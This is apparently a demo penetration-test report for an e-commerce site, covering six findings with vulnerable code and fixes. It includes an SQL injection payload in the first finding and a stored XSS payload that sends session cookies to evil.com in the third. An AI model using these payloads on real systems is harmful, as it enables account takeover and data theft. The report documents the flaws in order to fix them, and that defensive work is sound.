Penetration Test Report

Full Technical Report

ORGANIZATION
Demo Organization

PROJECT
E-Commerce Platform


REPORT ID
cmkngbc2a0003spw9xc2n2lfl

DATE
January 24, 2026

Executive Summary

This comprehensive penetration test report details all security findings identified during the assessment. A total of 6 security findings were discovered across the target systems.

OVERALL RISK	TOTAL FINDINGS	CRITICAL / HIGH	MEDIUM / LOW
CRITICAL RISK	6	1 / 2	2 / 1



Scope

The following assets and systems were included in the scope of this assessment:

Target URL:	https://shop.example.com
Repositories:	No repositories analyzed
Testing Period:	January 20, 2026 - January 21, 2026

Methodology

This penetration test was conducted in accordance with industry-recognized standards and methodologies. Our testing approach incorporates techniques from multiple frameworks to ensure comprehensive security coverage.

Compliance Standards Referenced

STANDARD	VERSION	COVERAGE AREA
OWASP Testing Guide	v4.2	Web security testing categories (WSTG)
OSSTMM	v3.0	Operational security metrics
ISO/IEC 27001	2022	A.14.2 Security in development, A.12.6 Vulnerability management
NIST SP 800-115	Current	Technical security testing methodology
PCI DSS	v4.0	Req 6.5 (Secure coding), Req 11.3 (Penetration testing)

Testing Approach
The assessment utilized AI-powered static code analysis combined with automated security scanning to identify vulnerabilities in the target systems. All findings have been verified and categorized according to their potential impact and exploitability using industry-standard severity ratings.

Risk Assessment

The overall risk level is determined by the highest severity finding and the weighted distribution of all vulnerabilities. Current weighted score: 37.5 / 60 (63%).

Findings Summary

#	SEVERITY	TYPE	STATUS
1	MEDIUM	Sensitive Data Exposure in Logs	DRAFT
2	MEDIUM	Missing Rate Limiting	RETEST REQUESTED
3	LOW	Missing Security Headers	SOLVED
4	HIGH	Insecure Direct Object Reference (IDOR)	IN PROGRESS
5	HIGH	Cross-Site Scripting (Stored XSS)	SOLVED
6	CRITICAL	SQL Injection	DRAFT

Detailed Findings

This section provides comprehensive details for each security finding, including descriptions, code locations, exploitation hypotheses, and remediation guidance.

CRITICAL Severity (1)

CRITICAL **1. SQL Injection** DRAFT

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
9.8	Low	None	None

VULNERABILITY CLASSIFICATION

CWE-89: SQL Injection
Category: Injection

DETAILED DESCRIPTION

The user search endpoint is vulnerable to SQL injection attacks. User-supplied input in the 'q' parameter is directly concatenated into SQL queries without proper sanitization or parameterization.

An attacker can exploit this vulnerability to:
- Extract sensitive user data including passwords and payment information
- Modify or delete database records
- Potentially gain access to the underlying server

IMPACT ASSESSMENT

> Full control over affected systems

AFFECTED CODE LOCATION

src/api/users/search.ts
Lines: 45 - ?

```
const query = `SELECT * FROM users WHERE name LIKE '%${searchTerm}%'`;
```

How This Would Be Exploited

1. An attacker could send a crafted request like: GET /api/users/search?q=admin'%20OR%20'1'='1'--%20 to bypass authentication or extract all user records.
2. More sophisticated attacks could use UNION-based injection to extract data from other tables.

Remediation Recommendation

- Use parameterized queries or prepared statements
- Implement input validation using allowlists
- Apply the principle of least privilege to database accounts
- Consider using an ORM like Prisma that handles parameterization automatically

Example fix:
```
const users = await prisma.user.findMany({
 where: { name: { contains: searchTerm } }
});
```

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026 **Reference:** OWASP, CWE-89

HIGH Severity (2)

HIGH **2. Insecure Direct Object Reference (IDOR)** IN PROGRESS

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
7.5	Low	Low	None

VULNERABILITY CLASSIFICATION

CWE-639: Insecure Direct Object Reference
Category: Authorization

DETAILED DESCRIPTION

The order details API endpoint allows users to access any order by changing the order ID in the URL. There is no authorization check to verify the requesting user owns the order.

IMPACT ASSESSMENT

> Significant data breach potential

AFFECTED CODE LOCATION

src/api/orders/[id]/route.ts
Lines: 15 - ?

```
const order = await prisma.order.findUnique({ where: { id } });
```

How This Would Be Exploited

An authenticated user can enumerate order IDs (e.g., incrementing from their own order ID) to access other users' orders, exposing personal information, shipping addresses, and purchase history.

Remediation Recommendation

Add authorization check to verify order ownership:

```
const order = await prisma.order.findFirst({
 where: {
 id: orderId,
 userId: session.user.id // Ensure user owns the order
}
});
```

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026 **Reference:** OWASP, CWE-639

HIGH 3. Cross-Site Scripting (Stored XSS) SOLVED

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
7.5	**Low**	**Low**	**None**

VULNERABILITY CLASSIFICATION

CWE-79: Cross-site Scripting (XSS)

Category: Injection

DETAILED DESCRIPTION

The product review functionality allows users to submit reviews that are stored and displayed to other users without proper output encoding. Malicious JavaScript code embedded in reviews will execute in the browsers of users viewing the product page.

IMPACT ASSESSMENT

> Major security control bypass

AFFECTED CODE LOCATION

src/components/ProductReviews.tsx
Lines: 78 - ?

```
<div dangerouslySetInnerHTML={{ __html: review.content }} />
```

How This Would Be Exploited

An attacker could submit a review containing: <script>document.location='https://evil.com/steal?c='+document.cookie</script> to steal session cookies from all users viewing that product, leading to account takeover.

Remediation Recommendation

Never use dangerouslySetInnerHTML with user content

- Use a sanitization library like DOMPurify if HTML is needed
- Implement Content Security Policy (CSP) headers
- Use React's default escaping: {review.content}

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026 **Reference:** OWASP, CWE-79

MEDIUM Severity (2)

MEDIUM **4. Sensitive Data Exposure in Logs** DRAFT

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
5.3	Low	Low	Required

VULNERABILITY CLASSIFICATION

CWE-200: Information Exposure

Category: Information Disclosure

DETAILED DESCRIPTION

The application logs full request bodies including sensitive data such as passwords, credit card numbers, and personal information. These logs are stored in plain text and accessible to operations staff.

IMPACT ASSESSMENT

> Limited data exposure possible

AFFECTED CODE LOCATION

src/middleware/logging.ts

Lines: 23 - ?

```
console.log('Request body:', JSON.stringify(req.body));
```

How This Would Be Exploited

1. An insider threat or attacker with access to log files could harvest credentials and payment information.
2. Log aggregation services may also expose this data if not properly secured.

Remediation Recommendation

- Implement a logging sanitizer that redacts sensitive fields

- Use structured logging with field-level filtering
- Never log passwords, tokens, or payment data
- Mask PII in logs (e.g., show only last 4 digits of cards)

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026 **Reference:** OWASP, CWE-200

MEDIUM 5. Missing Rate Limiting

RETEST REQUESTED

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
5.3	Low	Low	Required

DETAILED DESCRIPTION

The login endpoint has no rate limiting, allowing unlimited authentication attempts. This enables brute force attacks against user accounts.

IMPACT ASSESSMENT

> Partial security control bypass

AFFECTED CODE LOCATION

```
src/api/auth/login/route.ts
Lines: 8 - ?
export async function POST(req: Request) {
```

How This Would Be Exploited

An attacker can use automated tools to try thousands of password combinations per minute against known usernames, potentially compromising accounts with weak passwords.

Remediation Recommendation

- Implement rate limiting (e.g., 5 attempts per minute per IP/username)
- Add progressive delays after failed attempts
- Implement account lockout after N failed attempts
- Add CAPTCHA after suspicious activity
- Consider using a service like Cloudflare for DDoS protection

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026

LOW Severity (1)

LOW 6. Missing Security Headers — SOLVED

CVSS SCORE	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
3.1	High	High	Required

DETAILED DESCRIPTION

The application is missing several recommended security headers including X-Content-Type-Options, X-Frame-Options, and Strict-Transport-Security.

IMPACT ASSESSMENT

> Limited security impact

AFFECTED CODE LOCATION

next.config.js
Lines: 1 - ?

```
module.exports = { /* no security headers configured */ }
```

How This Would Be Exploited

Missing headers can make the application more vulnerable to clickjacking, MIME-type confusion attacks, and protocol downgrade attacks.

Remediation Recommendation

Add security headers in next.config.js:

```
headers: async () => [{
 source: '/:path*',
 headers: [
{ key: 'X-Frame-Options', value: 'DENY' },
{ key: 'X-Content-Type-Options', value: 'nosniff' },
{ key: 'Strict-Transport-Security', value: 'max-age=31536000' }
]
}]
```

TECHNICAL REFERENCE

Finding ID: cmkngbc2 **Discovered:** January 21, 2026

Recommendations

Based on the security findings, the following remediation actions are recommended:

Immediate Action Required

- **SQL Injection**
  1. Use parameterized queries or prepared statements
  2. Implement input validation using allowlists
  3. Apply the principle of least privilege to database accounts
  4. Consider using an ORM like Prism...

Short-Term Priorities

- **Insecure Direct Object Reference (IDOR)**
  Add authorization check to verify order ownership:

```
const order = await prisma.order.findFirst({
 where: {
 id: orderId,
 userId: session.user.id // Ensure user owns the order
}
});
```

- **Cross-Site Scripting (Stored XSS)**
  1. Never use dangerouslySetInnerHTML with user content
  2. Use a sanitization library like DOMPurify if HTML is needed
  3. Implement Content Security Policy (CSP) headers
  4. Use React's default escap...

Medium-Term Improvements

- **Sensitive Data Exposure in Logs**
  1. Implement a logging sanitizer that redacts sensitive fields
  2. Use structured logging with field-level filtering
  3. Never log passwords, tokens, or payment data
  4. Mask PII in logs (e.g., show o...

- **Missing Rate Limiting**
  1. Implement rate limiting (e.g., 5 attempts per minute per IP/username)
  2. Add progressive delays after failed attempts
  3. Implement account lockout after N failed attempts
  4. Add CAPTCHA after su...

- **Missing Security Headers**
  Add security headers in next.config.js:

```
headers: async () => [{
 source: '/:path*',
 headers: [
{ key: 'X-Frame-Options', value: 'DENY' },
{ key: 'X-Content-Type-Options', value: 'nosnif...
```

Technical Appendix

Testing Tools

Shannon AI Security Scanner
AI-powered code analysis and vulnerability detection system for comprehensive security assessments.

Static Code Analysis
Automated scanning of source code repositories for security vulnerabilities and code quality issues.

Glossary

CVSS	Common Vulnerability Scoring System - industry standard for rating severity
OWASP	Open Web Application Security Project - web security standards organization
XSS	Cross-Site Scripting - injection of malicious scripts into web pages
SQLi	SQL Injection - insertion of malicious SQL code into queries
CSRF	Cross-Site Request Forgery - forcing users to execute unwanted actions
SSRF	Server-Side Request Forgery - making server perform unintended requests
RCE	Remote Code Execution - ability to run arbitrary code on target system
LFI/RFI	Local/Remote File Inclusion - accessing unauthorized files

Severity Ratings

Vulnerability severity is assigned based on potential impact and exploitability:

- CRITICAL Immediate exploitation risk with severe business impact
- HIGH Significant security risk requiring prompt remediation
- MEDIUM Moderate risk that should be addressed in normal cycles
- LOW Minor security concern with limited impact
- INFO Informational finding for security awareness